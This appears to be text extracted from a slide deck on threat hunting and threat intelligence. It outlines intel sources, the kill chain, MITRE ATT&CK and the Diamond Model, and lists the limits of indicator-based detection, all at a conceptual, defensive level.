
Intelligence-Driven Incident Response: Outwitting the Adversary

Scott J. Roberts and Rebekah Brown


Building Threat Intelligence



Past and Present Hunts



Insights from Events Collected




Intel Gathering


- ▶ Open Source Intel
 - Threat Reports, Conferences, Twitter, Blogs, Malware Activity, Information Sharing, CVE's

- ▶ Subscriptions
 - Do you have any threat feed partnerships?
 - Is it worth purchasing feeds?

- ▶ Tools
 - EDR Solutions




Models for Adversary Emulation



Lockheed Martin Kill Chain


- If one artifact (IP, host, process, etc) can be identified, a defender can move in either direction along the kill chain to disrupt a current operation or learn more to prevent future attacks



With 'Hands on Keyboard' access,
intruders accomplish their original goals

MITRE ATT&CK


- ▶ Adversarial Tactics, Techniques, and Common Knowledge
- ▶ Builds on Lockheed Martin's Kill Chain but focuses on tactics and techniques that occur during exploit and activity occurring post exploit




Diamond Model

- ▶ More often used within Threat Intelligence, but has a place as part of Threat Hunting
- ▶ Used for contextualizing threat intelligence that is found during hunting
- ▶ Sergio Caltagirone, Andrew Pendergast, Christopher Betz
 - <http://www.dtic.mil/dtic/tr/fulltext/u2/a586960.pdf>
 - <https://threatconnect.com/blog/diamond-model-threat-intelligence-star-wars/>


THREATCONNECT INCIDENT 19770525F:
BATTLE OF YAVIN (EVENT: DEATH STAR DESTRUCTION)



Data Sources Needed



Adversary Emulation



Current State of Detection

- ▶ Tools
- ▶ Information Sharing
- ▶ Threat Feeds
- ▶ Indicators of Compromise
 - File Names
 - Hashes
 - Registry Keys
 - Domains
 - IP Addresses
- ▶ Problems
 - Expensive
 - Slow
 - False Positives
 - Not everyone shares
 - Quality of the intel
 - Time sensitive
 - Reactive instead of Proactive
 - Breaks IA Principles
 - Safety is only guaranteed by confidentiality
 - Tools can make you more vulnerable

Difficult Questions

